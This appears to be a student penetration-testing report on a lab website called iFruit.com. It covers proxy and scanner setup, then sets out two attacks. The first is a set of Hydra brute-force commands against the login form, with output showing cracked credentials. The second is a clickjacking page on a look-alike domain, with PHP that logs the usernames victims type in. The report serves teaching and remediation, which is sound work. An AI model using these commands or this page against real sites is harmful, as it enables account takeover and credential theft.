www.iFruit.com Vulnerabilities

Table of Contents

Introduction

This document explores the analysis of www.iFruit.com site, searching for vulnerabilities that can potentially be exploited by malicious third parties. The aim is to provide an exhaustive examination that can be used to patch these vulnerabilities later, helping the hosting company to secure their assets in a reliable way.

More than two vulnerabilities have been found but given the development of the project, only two are examined in detail here. Steps of how to recreate them and explanations of how these technologies work are given through the sections below.

The sources and referrals used to elaborate these exploits can also be found at the end of the document.

Devices and software involved:


- Windows Server 2016 with Apache2 and XAMPP hosting service.
- Kali Linux; Hydra, OWASP ZAP, BurpSuit, Apache2, FoxyProxy and NMAP.

Note that additional programming languages such as HTML or PHP are also involved.

Web Analysis and preparation

Firstly, the web site had to be scanned in depth, therefore Kali Linux with BurpSuit and OWASP ZAP were setup. To intercept the requests between the local browser in Kali Linux and the web server a proxy is used, FoxyProxy, which redirects any traffic through the two applications previously mentioned. FoxyProxy is a browser extension of Mozilla Firefox that can be easily installed.

Once installed, the options button allows further configuration as shown in Figure 1. To use the proxy as described, the local or loopback address of 127.0.0.1 is used along with the port 8081, note that by default, both BurpSuit and OWASP ZAP have port 8080 set, hence, one of them has to be changed to listen on port 8081 for both to be functional at the same time, in this case BurpSuit is working through port 8081. Any other available port would work too, the only


Edit Proxy BurpSuit

Title or Description (optional): BurpSuit

Color: #66cc66

Proxy Type: HTTP

Proxy IP address or DNS name: 127.0.0.1

Port: 8081

Username (optional): username

Password (optional): *****

Figure 1

requirement is that it matches in both, the application and the proxy.

After adding OWASP too and saving the options the control pane located on the top right corner of the browser should show the three options shown in Figure 2, which enable or disable the tools respectively, it can also be turned off.




FoxyProxy
Use Enabled Proxies By Patterns and Order
✓ Turn Off (Use Firefox Settings)
BurpSuit (for all URLs)
ZAP (for all URLs)
Options
What's My IP?
Log

Figure 2

Secondly and to avoid certificates problems with OWASP, as otherwise the handshake with the web server would fail due to a mismatch between the client and the server, the certificate SSL has to be created in OWASP and imported to Mozilla Firefox.

By selecting in options within the OWASP user interface once is launched, the Dynamic SSL Certificate tab should be selected, then Generate and Save to the most convenient directory. An example of this process is presented in Figure 3.

Additionally, in the browser, by going to preferences then Privacy & Security and selecting View Certificates, it is possible to insert the previously generated certificate. Once both, browser and OWASP are sharing the same certificate the proxy becomes transparent to the server that forwards and retrieves the requests seamlessly.




```
MjIwMzYxNFowgYMxJzAlBgNVBAMMHk9XQVNQIFplZCBBdHRhY2s
dCBDQTEXMBUGA1UEBwwOMzJkYzczNTUxNTMwNTQxFjAUBgNVBAo
b3QgQ0ExGjAYBgNVBAsMEU9XQVNQIFpBUCBSb290IENBMQswCQY
ASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAJr288h9xDA
yXRpR2aBh8YDTmeL3H9goGB/HTksPvldCC5VyKRUdhyai/27xJG
pYxX8YpIBFB3al79inzMrfGNnq31d6DrQtnCn0iIQ3UXnWr5bv7
M45E0qCxVQI8oKLdgV79loyJGmlFeRl55wB5CC9Gk6LqW3KP2jt
z3YTi3MIMZKtXv+OXrZJHo4ysGfacKEx65UQ8O+4PrsPo3KY6qW
lB9qLxF/tj3XVlhKwwGAAMCPD/PdDsr/YV6aWcHes9wxi69zY2l
AwEAAaOCAX4wggF6MIIBMwYDVR0OBIIBKgSCASYwggEiMA0GCSq
A4IBDwAwggEKAoIBAQCa9vPIfcQwHbPFAQFF07lcg8l0aUdmgYf
fx05LD75XQguVcikVHYcmov9u8SRsMpjbijEAorcJaWMV/GKSAR
jZ6t9Xeg60LZwp9IiEN1F51q+W7+z5V/pRV94ciKDzOORDqgsVU
iRptRXkZeecAeQgvRpOi6ltyj9o7aseD24tVMvPr0s92E4tzCDG
MrBn2nChMeuVEPDvuD67D6NymOqlpd7w4FiP89qqn9Qfai8Rf7Y
jw/z3Q7K/2FemlnB3rPcMYuvc2NpdaEMiqHCEnSpAgMBAAEwDwY
AwEB/zALBgNVHQ8EBAMCAbYwIwYDVR0lBBwwGgYIKwYBBQUHAwE
BgRVHSUAMA0GCSqGSIb3DQEBCwUAA4IBAQBj2EaFnLU+XcFrr8R
esz7mON9IOvl1ClbJqrJkLz/PMuqwqYGLCyAFsWyuZ6q5zGiJ90
Ql9HIqpxrnyJ3aNSwpuSg5CbmUWMSHMxkkTBfei7QDLUrffarMp
nAGzc4B2JYscsrDxmXnE6S46qjtb0khyRnQfqW7R4oQh7VKqBmT
tlH/dHgE2bxCu54WNMPw31n/8hFccVotWR4RwK93AW3MTw4NCl+
o/mHl9i9/NakIkBnsRueT64g3x24r0TliglxKPyfPsMnKV/2kKa
-----END CERTIFICATE-----
```

Figure 3

To configure BurpSuit so it receives the traffic from the browser through the correct port it has to be set to listen port 8081 in this case.

Once opened, in the Proxy tab, then Options and by manually adding a proxy it is possible to add FoxyProxy in port 8081 and IP address 127.0.0.1 matching the options previously explained. An example of this can be seen in Figure 4 below.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Add
Edit
Remove
Import / ex
Intercept
Use these se
Intercept
Add
Edit
Remove
Up
Down
Automati
Automati
Binding Request handling Certificate TLS Protocols
OK
Cancel

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
☐	127.0.0.1:8080			Per-host	Default

Each installat
installation o

Add a new proxy listener

These settings control how Burp binds the proxy listener.

Bind to port: 8081


Bind to address: Loopback only / All interfaces / [✓ Specific address: 127.0.0.1]

Figure 4

Finally, OWASP can now execute an exhaustive analysis of the web while BurpSuit can intercept any POST and GET requests from the server, allowing a user to tamper with these forms.

OWASP user interface utility allows the navigation of the web while analyzing simultaneously. Note that toggling the options in FoxyProxy between BurpSuit and OWASP the focus of the traffic changes to one or the other accordingly.

After using the web server URL – https://ifruit.com to being an automated attack within OWASP the following results were found, it is also important to note that while more pages are behind the login form, OWASP can only access to what is available without authentication which in this case involves a CSS, JavaScript and index.php and others shown in figure 5.



```
▼ Alerts (12)
   ▶ Application Error Disclosure (18)
   ▶ Cross-Domain Misconfiguration
   ▶ Directory Browsing (3)
   ▶ Parameter Tampering (8)
   ▶ X-Frame-Options Header Not Set (23)
   ▶ Absence of Anti-CSRF Tokens (5)
   ▶ Cookie No HttpOnly Flag
   ▶ Cookie Without SameSite Attribute
   ▶ Cookie Without Secure Flag
   ▶ Incomplete or No Cache-control and Pragma HTTP Header Set (20)
   ▶ Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (5)
   ▶ X-Content-Type-Options Header Missing (30)
```

Figure 5

Now the scenario is set the research of the vulnerabilities followed and while not all of them have been exploited, two have been used for a successful attack, Application Error Disclosure and X-Frame-Options.

The rest of vulnerabilities will be explored later through the project.

Hydra – Brute Force

Having researched the vulnerabilities provided from the last exercise, the first shown in Figure 5, 'Application Error Disclosure' allows third parties to find leaked code of the website such as error messages or JavaScript code, in this case, complete access to the HTML, CSS and JavaScript code was available.


After the examination it was clear that the web site lacked a mechanism to prevent Brute Force, as for example, avoiding consecutive attempts to log in. Furthermore, the web site also had error messages displayed for each of the events, entering an incorrect password, entering an incorrect user, or entering an incorrect user and an incorrect password. These seemingly harmless features allow Hydra to test combination of passwords and users at discretion for as long as there are words in the lists fed to the command, making a perfect scenario for this type of attack.

To begin the attack two files, one with potential usernames and another with potential passwords is created. Alternatively, the file rockyou.txt can be downloaded, this file contains 14,341,564 unique passwords that have been involved in previous cyber-attacks.

Also, the IP or name server of the victim web site, type of request that the server accepts, parameters accepted by the login form in the webs site and the error message when a wrong password or username is entered are needed to craft the command issued by Hydra.

In this case, the domain name of the web site is available and after an NMAP scan the IP can be retrieved, Nikto web scanner also gathers this information. With BurpSuit intercepting the POST request to the server the parameters can be known.

Once the information is collected, the following commands used in this penetration testing scenario have been crafted and issued to provide successful results.



```
sudo hydra -l admin -P /home/luis/Desktop/Hydra/passwords.txt 172.16.1.101 https-post-form "/iFruit.com/index.php:usrnm=admin&pwd=^PASS^:The password you entered does not match you account."

sudo hydra -l admin -P /home/luis/Desktop/Hydra/passwords.txt www.ifruit.com https-post-form "/iFruit.com/index.php:usrnm=admin&pwd=^PASS^:The password you entered does not match you account."

More options →

sudo hydra -L /home/luis/Desktop/Hydra/usernames.txt -P /home/luis/Desktop/Hydra/passwords.txt 172.16.1.101 https-post-form "/iFruit.com/index.php:usrnm=^USER^&pwd=^PASS^&Login=:The password you entered does not match you account."
```


Figure 6

Figure 6 displays the three types of commands that can be used.

```
sudo hydra -l admin -P /home/luis/Desktop/Hydra/passwords.txt
www.ifruit.com https-post-form "/iFruit.com/index.php:usrnm=ad-
min&pwd=^PASS^&login=:The password you entered does not match you ac-
count."
```

This command is composed of the initiation 'sudo hydra' which executes Hydra with root permissions, '-l admin' assigning the username to be tested, '-P passwords.txt', containing the passwords file, which has to be followed by the path where it is stored. Domain or IP of the server 'www.ifruit.com' the POST request form, in this case since it is through port 443 it has to be 'https-post-form', the subdirectories where the index.php file is, information available in the URL ' "/iFruit.com/index.php ', after the first semicolon the form in which the login page accepts parameters ':usrnm=admin&pwd=^PASS^&login=' where PASS is substituted by Hydra for the passwords file, and lastly, the error message issued by the web site when the information has not been entered correctly ':The password you entered does not match you account." '

Figure 7 displays two successful logins with the Admin – Groupproject2021 and admin – Groupproject2021 combinations



```
┌──(luis㉿kaliGP)-[~]
└─$ sudo hydra -L /home/luis/Desktop/Hydra/usernames.txt -P /home/luis/Desktop/Hydra/passwords.txt 172.16.1.101 https-post-form "/iFruit.com/index.php:usrnm=^USER^&pwd=^PASS^&Login=:S=Ho
me"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore law
s and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-08 11:07:08
[DATA] max 16 tasks per 1 server, overall 16 tasks, 42 login tries (l:7/p:6), ~3 tries per task
[DATA] attacking http-post-forms://172.16.1.101:443/iFruit.com/index.php:usrnm=^USER^&pwd=^PASS^&Login=:S=Home
[443][http-post-form] host: 172.16.1.101   login: Admin   password: Groupproject2021
[443][http-post-form] host: 172.16.1.101   login: admin   password: Groupproject2021
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-08 11:07:09
```

Figure 7

The command used can be modified depending on the available information of the server. If a list of users were to be provided the command should be as follows.

```
sudo hydra -L /home/luis/Desktop/Hydra/usernames.txt -P
/home/luis/Desktop/Hydra/passwords.txt www.ifruit.com https-post-form
"/iFruit.com/index.php:usrnm=^USER^&pwd=^PASS^&login=:S=Home"
```

With a capital -L, the usernames path and also, changing the test done by Hydra to know that the combination has been successful by adding the 'S=Home' string at the end, the indicates that the Home page has been reached. Instead of focusing on failed attempts it focuses on successful attempts, this way it checks every single combination between passwords and usernames existing in the files.

Similarly, this command had provided access to the web site bypassing the login form.


Clickjacking

Another vulnerability found by OWASP is the X-Frame-Options header not being set in the server which allows the web site to be framed or referenced in an iframe tag in a different web site.

This vulnerability allows a third party to craft a server to which redirect the users and potentially steal information from them or make them take an action of which they are not aware.

In this penetration testing scenario, the vulnerability is used to retrieve usernames from legitimate users so the brute force attack can be done with more accuracy and less margin for error.

Firstly, an Apache2 server is set on a third-party machine where the attack stores the stolen usernames. The web server domain ideally has a very similar name to that of the legitimate web site to increase credibility. Figure 8 shows a website framing www.ifruit.com but with an overlapping input box and a similar name, www.iFruitt.com.



Something went wrong!
Enter username on the second
box to validate account.

In this test it is important that the borders of the frame are not present and that there is a mechanism to store the user input in a text file, this *Figure 8* is achieved with HTML, CSS and PHP.

While the example in Figure 8 is not perfect as the configuration is not finished, it shows the potential damage that this vulnerability can cause.

The website has been crafted with the available code in Figure 9 below. Also the web server had to be named accordingly and a domain created and registered, in this case, instead, the hosts files have been modified in the victim and attackers machine to mimic the result and by changing adding the name server to the configuration file located in '**/etc/apache2/sites-enabled/000-default.conf**' with 'ServerName www.iFruitt.com' and 'ServerAlias iFruitt.com'.


```
<!DOCTYPE html>
<html>
<head>
  <title>Store form data in .txt file</title>
</head>
<body>
```

```
  <form method="post">
    Enter Your Text Here:<br>
    <input type="text" name="textdata"><br>
    <input type="submit" name="submit">

  </form>
</body>
</html>
<?php

if(isset($_POST['textdata']))
{
$data=$_POST['textdata'];
$fp = fopen('data.txt', 'a');
fwrite($fp, $data);
fclose($fp);
}
?>
```

Figure 9

Figure 9 shows a method to retrieve the data from the form shown in Figure 8, additional changes were made to show the letters in blue and the text above the box along the placeholder 'User' on the input box.

At last but not least, the iframe tag that is used to present the user with the legitimate web site is shown in Figure 10, referencing https://ifruit.com/iFruit.com, which has to be included within a div inside the crafted web site.



```
<div>
        <iframe src="https://ifruit.com/iFruit.com" width="800px" height="800px" frameBorder="0"></iframe>
</div>
```

Figure 10

Sources

Mr. Llama., (2018), *Fine Tune Hydra to find correct password*. At: https://security.stackexchange.com/questions/189198/how-can-i-fine-tune-hydra-to-find-the-correct-password/189241#189241

Javascript.info., (2019). *The clickjacking attack*. At: https://javascript.info/clickjacking

Saruque Ahamed., (2018), *Save HTML Form Data in a (.txt) Text File in PHP*. At: https://www.codespeedy.com/save-html-form-data-in-a-txt-text-file-in-php/

PortSwigger., (2020), *How to use Burp Proxy interception rules*. At: https://www.youtube.com/watch?v=SaRJgLQ5fOM&t=25s

Frank Onwenu., (2017), *Seeting Up ZAP for browser*. At: https://www.youtube.com/watch?v=ntUSFPoAf1k

Hacker's Grimoire., (2018), *Password Cracking*. At: https://vulp3cula.gitbook.io/hackers-grimoire/exploitation/password-cracking

Infinite Logins., (2020), *Brute Force Websites & Online Forms Using Hydra in 2020*. At: https://www.youtube.com/watch?v=YrMNih3Z-4Y